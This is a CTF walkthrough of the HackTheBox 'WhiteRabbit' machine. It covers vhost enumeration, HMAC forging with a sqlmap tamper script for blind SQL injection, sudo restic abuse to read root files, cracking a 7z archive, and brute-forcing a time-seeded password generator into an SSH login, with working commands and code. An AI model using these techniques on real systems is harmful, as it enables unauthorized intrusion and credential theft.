 HTB Linux Insane 9/19/2025
WhiteRabbit
Overview
An insane box from HTB that requires a lot of enumeration to find numerous vhosts, with one wiki page leaking some information about an n8n workflow that provides you a secret key to forge hmacs so we you can dump a database which happens to have command logs of the creation of a restic repo and the password, as well as hint to root. We copy the restic repo’s contents which has an ssh key for one of the open ssh ports (2222) and this user has sudo privileges for restic which lets us arbitrarily read any file and we can find a ssh key for the user morpheus. This grants us a user flag. From here we utilize the hint from the command log that a password was created with a password generator at a specific time, we can reverse engineer the time to brute force all possible passwords and login into the user neo which has sudo (all) privieleges and that gives us root.
Initial Recon
nmap
The nmap scan:
# Nmap 7.97 scan initiated Wed Sep 17 21:18:07 2025 as: nmap -vv -sCV -oA nmap/whiterabbit -Pn -T4 --min-rate 1000 -p- 10.10.11.63
Warning: 10.10.11.63 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.11.63
Host is up, received user-set (0.12s latency).
Scanned at 2025-09-17 21:18:07 HST for 87s
Not shown: 65336 closed tcp ports (conn-refused), 196 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBslomQGZRF6FPNyXmI7hlh/VDhJq7Px0dkYQH82ajAIggOeo6mByCJMZTpOvQhTxV2QoyuqeKx9j9fLGGwkpzk=
|   256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEoXISApIRdMc65Kw96EahK0EiPZS4KADTbKKkjXSI3b
80/tcp   open  http    syn-ack Caddy httpd
|_http-title: Did not follow redirect to http://whiterabbit.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Caddy
2222/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKu1+ymf1qRT1c7pGig7JS8MrnSTvbycjrPWQfRLo/DM73E24UyLUgACgHoBsen8ofEO+R9dykVEH34JOT5qfgQ=
|   256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJTObILLdRa6Jfr0dKl3LqWod4MXEhPnadfr+xGSWTQ+
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The only useful thing here is the webserver so naturally we have to check it out and put the extra ssh port in the back our heads.
Add the host to ours hosts file:
add_to_hosts 10.10.11.63 whiterabbit.htbwhiterabbit.htb
We won’t have much on this page except hints that there’s some extra stuff going on here.

So this tells us we need to do some vhost enumeration to see if we can find some of them.
ffuf -u http://10.10.11.63 -w /seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H 'FUZZ.whiterabbit.htb' -fs 0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.63
 :: Wordlist         : FUZZ: /seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.whiterabbit.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

status                  [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 137ms]
Add this to our hosts file as well… And we see a status page, visiting this we see it’s an uptime kuma site, just like the website suggested.
status.whiterabbit.htb - Uptime Kuma

We have no creds and default / weak credentials do not work, but the vhost also gave nothing else. So surely, we have to investigate more.
If you research uptime-kuma a little bit you’ll find it has status pages for unathorized people to see, somewhere in /status
If we view the /status endpoint we get a white page, but no error…so let’s fuzz for some pages here.
feroxbuster -u http://status.whiterabbit.htb/status/ -w /seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://status.whiterabbit.htb/status
 🚀  Threads               │ 50
 📖  Wordlist              │ /seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /home/alex/.config/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       38l      143w     2444c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       41l      152w     3359c http://status.whiterabbit.htb/status/temp
And almost immediately we get an end point.

We have two vhosts here, gophish an wikijs, with some container hostnames. Add them to our hosts file and explore.
The gophish page provides us nothing since we don’t have any credentials…
wikis
The wikijs at least has a post…which is very telling.

It gives us a new host, which is for the n8n an example post request for the webhook and an example workflow in the json. And more importantly, a debug node which on error gives us some feedback, so we can utilize some sql injection likely. Since the post even says that.
However, reading the page it says that the HMAC is there, so any payload would have to be HMAC’d and include it in the header and we need a secret key for that..lets take a look at the workflow in the json.
    {
      "parameters": {
        "action": "hmac",
        "type": "SHA256",
        "value": "={ JSON.stringify($json.body) }",
        "dataPropertyName": "calculated_signature",
        "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
      },
      "id": "e406828a-0d97-44b8-8798-6d066c4a4159",
      "name": "Calculate the signature",
      "type": "n8n-nodes-base.crypto",
      "typeVersion": 1,
      "position": [
        860,
        340
      ]
    },

    ....
      "parameters": {
        "operation": "executeQuery",
        "query": "SELECT * FROM victims where email = \"{ $json.body.email }\" LIMIT 1",
        "options": {}
      },
There’s our secret key and there’s our vulnerable sql statement.
SQLi with HMAC
So I had to research how to do hmacs, just to see if this even works.
cat << EOF | jq -c > compact.json
{
  "campaign_id": 1,
  "email": "[email protected]",
  "message": "Clicked Link"
}
EOF

curl -d @compact.json \
    -H 'x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd' \
    -H 'Content-Type: application/json' \
    '28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d'
Info: User is not in databaseOkay, that works. We can forge some hmacs with python, thankfully it’s in the stdlib and we can just use requests to tests
import hashlib
import hmac
import json
import requests

url = 'http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d'
payload = '{"campaign_id":1,"email":"Meow.com","message":"Clicked Link"}'
key = b'3CWVGMndg[redacted]icmv7gxc6IS'

def send_payload(url, key, payload):
    hash_key = hmac.new(key, payload, hashlib.sha256).hexdigest()
    headers = {
        'x-gophish-signature': f"sha256={hash_key}"
        'Content-Type': 'application/json'
    }
    r = requests.post(url, headers=headers, data=payload)
    print(r.text)


send_payload(url,key,payload.encode('utf-8'))
And that works!
So, how do we do sql injection with this? I was playing for a bit, to see if I could leak anything extra besides an error or that user wasn’t in the database. So it’s clearly seems like it’s boolean based sql. Manually doing boolean sql sounds like the worst use of time, and time based could work as well since we can pass sql commands like..sleep. But I don’t know how big this database is or even where the information might be.
Can’t we use sqlmap? Well normally no, because the hmac needs to encode the payload, but luckily…there’s a trick we can do with tamper script to not have to recreate all the nice sql injection goodness that sqlmap allows us.
I found this by looking at the --list-tampers option and there’s a tamper that appends a header, so we can check that out as an example.
#!/usr/bin/env python

"""
Copyright (c) 2006-2025 sqlmap developers (https://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

import random

from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

def dependencies():
    pass

def randomIP():
    octets = []

    while not octets or octets[0] in (10, 172, 192):
        octets = random.sample(xrange(1, 255), 4)

    return '.'.join(str(_) for _ in octets)

def tamper(payload, **kwargs):
    """
    Append a fake HTTP header 'X-Forwarded-For' (and alike)
    """

    headers = kwargs.get("headers", {})
    headers["X-Forwarded-For"] = randomIP()
    headers["X-Client-Ip"] = randomIP()
    headers["X-Real-Ip"] = randomIP()
    headers["CF-Connecting-IP"] = randomIP()
    headers["True-Client-IP"] = randomIP()

    # Reference: https://developer.chrome.com/multidevice/data-compression-for-isps#proxy-connection
    headers["Via"] = "1.1 Chrome-Compression-Proxy"

    # Reference: https://wordpress.org/support/topic/blocked-country-gaining-access-via-cloudflare/#post-9812007
    headers["CF-IPCountry"] = random.sample(('GB', 'US', 'FR', 'AU', 'CA', 'NZ', 'BE', 'DK', 'FI', 'IE', 'AT', 'IT', 'LU', 'NL', 'NO', 'PT', 'SE', 'ES', 'CH'), 1)[0]

    return payload
So the headers gets passed in as kwargs and the payload.. So if we keep all of our other fields constant, we can pass the payload into our email field and calculate the hmac. This took a little bit to get exactly right because I typo’d a word initially and didn’t catch it, but the result I initially created is here.
#!/usr/bin/env python

"""
Copyright (c) 2006-2025 sqlmap developers (https://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

import random
import hashlib
import hmac
import json

from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

def dependencies():
    pass


def tamper(payload, **kwargs):
    """
    append hmac for gophish, change secret key, this for whiterabbit
    """
    secret_key = b'3CWVGMndg[redacted]Ticmv7gxc6IS'
    headers = kwargs.get('headers', {})
    data_dict = json.loads('{"campaign_id":1,"email":"[email protected]","message":"Clicked Link"}')
    data_dict['email'] = payload
    data = json.dumps(data_dict, separators=(",", ":"))
    data_bytes = data.encode('utf-8')
    hash_key = hmac.new(secret_key, data_bytes, hashlib.sha256)
    headers['x-gophish-signature'] = f'sha256={hash_key.hexdigest()}'


    return payload
I’ll probably polish this and stick it on my github or stick it in a PR for sqlmap, if we can indeed pass tamper args.
I then was able to pass this to sqlmap like so (after putting it in the sqlmap’s tamper folder):
sqlmap -u $IP \
    --data-raw '{"campaign_id":1,"email":"*","message":"Clicked Link"}' \
    --tamper hmac_256_gophish.py \
    --string 'Info: User is not in database' \
    --prefix='[email protected]" ' --suffix=';-- -' \
    --threads=10 --technique=B --dump --tables --level 5 --risk 3 --dbms=mariadb
This gives us this wonderful output, after a while:
Database: temp
[1 table]
+---------------------------------------+
| command_log                           |
+---------------------------------------+

Database: phishing
[1 table]
+---------------------------------------+
| victims                               |
+---------------------------------------+

Database: information_schema
[84 tables]
+---------------------------------------+
| ALL_PLUGINS                           |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| CLIENT_STATISTICS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| ENABLED_ROLES                         |
| FILES                                 |
| GEOMETRY_COLUMNS                      |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INDEX_STATISTICS                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_FT_INDEX_TABLE                 |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_METRICS                        |
| INNODB_SYS_COLUMNS                    |
| INNODB_SYS_FIELDS                     |
| INNODB_SYS_FOREIGN                    |
| INNODB_SYS_FOREIGN_COLS               |
| INNODB_SYS_INDEXES                    |
| INNODB_SYS_TABLES                     |
| INNODB_SYS_TABLESPACES                |
| INNODB_SYS_TABLESTATS                 |
| INNODB_SYS_VIRTUAL                    |
| INNODB_TABLESPACES_ENCRYPTION         |
| INNODB_TRX                            |
| KEYWORDS                              |
| KEY_CACHES                            |
| KEY_COLUMN_USAGE                      |
| KEY_PERIOD_USAGE                      |
| OPTIMIZER_TRACE                       |
| PARAMETERS                            |
| PERIODS                               |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SEQUENCES                             |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| SPATIAL_REF_SYS                       |
| SQL_FUNCTIONS                         |
| STATISTICS                            |
| SYSTEM_VARIABLES                      |
| TABLESPACES                           |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TABLE_STATISTICS                      |
| THREAD_POOL_GROUPS                    |
| THREAD_POOL_QUEUES                    |
| THREAD_POOL_STATS                     |
| THREAD_POOL_WAITS                     |
| USERS                                 |
| USER_PRIVILEGES                       |
| USER_STATISTICS                       |
| VIEWS                                 |
| COLUMNS                               |
| ENGINES                               |
| EVENTS                                |
| OPTIMIZER_COSTS                       |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| TABLES                                |
| TRIGGERS                              |
| user_variables                        |
+---------------------------------------+
You can dump the whole database, there’s nothing useful in the phishing table, or the users table.
But there’s one that’s also interesting the temp database with a command_log table
Dumping that table:
Database: temp
Table: command_log
[6 entries]
+----+---------------------+------------------------------------------------------------------------------+
| id | date                | command                                                                      |
+----+---------------------+------------------------------------------------------------------------------+
| 1  | 2024-08-30 10:44:01 | uname -a                                                                     |
| 2  | 2024-08-30 11:58:05 | restic init --repo rest:http://75951e6ff.whiterabbit.htb                     |
| 3  | 2024-08-30 11:58:36 | echo ygcs<redacted>Khe5jAmth7vxw > .restic_passwd                       |
| 4  | 2024-08-30 11:59:02 | rm -rf .bash_history                                                         |
| 5  | 2024-08-30 11:59:47 | #thatwasclose                                                                |
| 6  | 2024-08-30 14:40:42 | cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd |
+----+---------------------+------------------------------------------------------------------------------+
Interesting, ANOTHER vhost, this time they’re using restic…
Another vhost!
That’s a backup tool written in go. I tried to deal with this part without needing restic and just using it’s http endpoints, but I couldn’t figure it out. So I had to install restic.
Playing around with the help let me figure out how to use this little tool. We check for snapshots, see the files in there and grab it out.
restic -r 'rest:http://75951e6ff.whiterabbit.htb' snapshotsenter password for repository:
repository 5b26a938 opened (version 2, compression level auto)
ID Time Host Tags Paths
------------------------------------------------------------------------
272cacd5 2025-03-06 14:18:40 whiterabbit /dev/shm/bob/ssh
------------------------------------------------------------------------
1 snapshots
restic -r 'rest:http://75951e6ff.whiterabbit.htb' ls 272cacd5
repository 5b26a938 opened (version 2, compression level auto)
[0:00] 100.00%  5 / 5 index files loaded
snapshot 272cacd5 of [/dev/shm/bob/ssh] at 2025-03-06 17:18:40.024074307 -0700 -0700 by ctrlzero@whiterabbit filtered by []:
/dev
/dev/shm
/dev/shm/bob
/dev/shm/bob/ssh
/dev/shm/bob/ssh/bob.7z
restic -r 'rest:http://75951e6ff.whiterabbit.htb' dump latest /dev/shm/bob/ssh/bob.7z > bob.7z
file bob.7z
bob.7z: 7-zip archive data, version 0.4Trying to extract it, of course it’s not that easy…there’s password on it. Thankfully, john has everything.
7z2john.pl bob.7z > bob.hash
john bob.hash --wordlist=/seclists/rockyou.txt
7z x -p'$PASS' bob.7z
We have an SSH key, the pubkey and the config, which says this user is for port 2222
cat configHost whiterabbit
HostName whiterabbit.htb
Port 2222
User bob
bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic
Okay, so more restic stuff
sudo restic --repo /tmp/meow
sudo restic --repo /tmp/meow backup /root
sudo restic --repo /tmp/meow ls latest
sudo restic --repo /tmp/meow dump latest morpheus
A new key, let’s copy it over to our machine and see if it works for the regular port 22
Foothold & Lateral Movement
Shell as morpheus
ssh -i morpheus [email protected]
morpheus@whiterabbit:~$ cat user.txt
Password generator to root
We know from the command_log that the user neo had their password set by a program called neo-password-generator
And we got a lovely hint that it’s time based since we have a timestamp.
Databases usually don’t store timezone data, they store UTC because that’s the smart way to do things, so I copied the binary over to my machine and utilized faketime in a for loop.
for i in  {1..10000}; do
    faketime '2024-08-30 14:40:42 UTC' $(realpath ./neo-password-generator) >> maybe_pass2.txt
done
sort -u maybe_pass2.txt > poss_passes.txt

hydra -t 4 -u neo -P poss_passes.txt ssh://whiterabbit.htb
And this popped with the correct password.
neo@whiterabbit:/home/morpheus$ sudo su -
[sudo] password for neo:
root@whiterabbit:~#
There is a chance that we don’t iterate correctly on the 10,000 calls to the password generator, so if you wanted to be positive we get every instance we can take it to a decompiler.
the seed which is the second * 1000 and the usec / 1000 gets passed into gen_pass function.
So we can just make our own c_program to get all possible values.
#include <stdlib.h>
#include <stdio.h>
#include <sys/time.h>

void gen_pass(unsigned int seed) {
   const char charset[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
   char pass [21];
   int i;

   srand(seed);
   for (i =0; i < 20; i++) {
      int r = rand();
      pass[i]= charset[ r % 62];
   }

   pass[20] = '\0';

   puts(pass);

}


int main(void) {
   struct timeval tv;
   gettimeofday(&tv, NULL);
   unsigned int seed = 0;
   unsigned int i;
   // printf("second: %d\n", tv.tv_sec);

   for (i = 0; i < 1000; i++) {
      seed = tv.tv_sec * 1000 + i;
      gen_pass(seed);
   }
}
And iterate that way, my wordlist from the faketime turned out to be 1002, vs the solid 1,000 from the C program. Off by 2, not bad for a much quicker alternative.
But yeah, you can grab root.txt now, so idk why you’re still reading.